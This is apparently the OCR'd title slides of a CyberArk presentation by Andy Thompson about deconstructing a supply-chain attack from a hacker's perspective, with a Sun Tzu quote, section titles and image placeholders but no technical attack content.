
CYBERARK®
ATTACK + DEFEND
Hacker’s Perspective:
Deconstructing a
Supply-chain attack

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
If you know the enemy and know yourself, you need not fear the result of a hundred battles.

- Sun Tzu



Andy Thompson

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ATTACK + DEFEND


Deconstructing Cyber Crime

Andy Thompson


Attack & Defend

Deconstructing a Cyber crime


Privilege is Everywhere



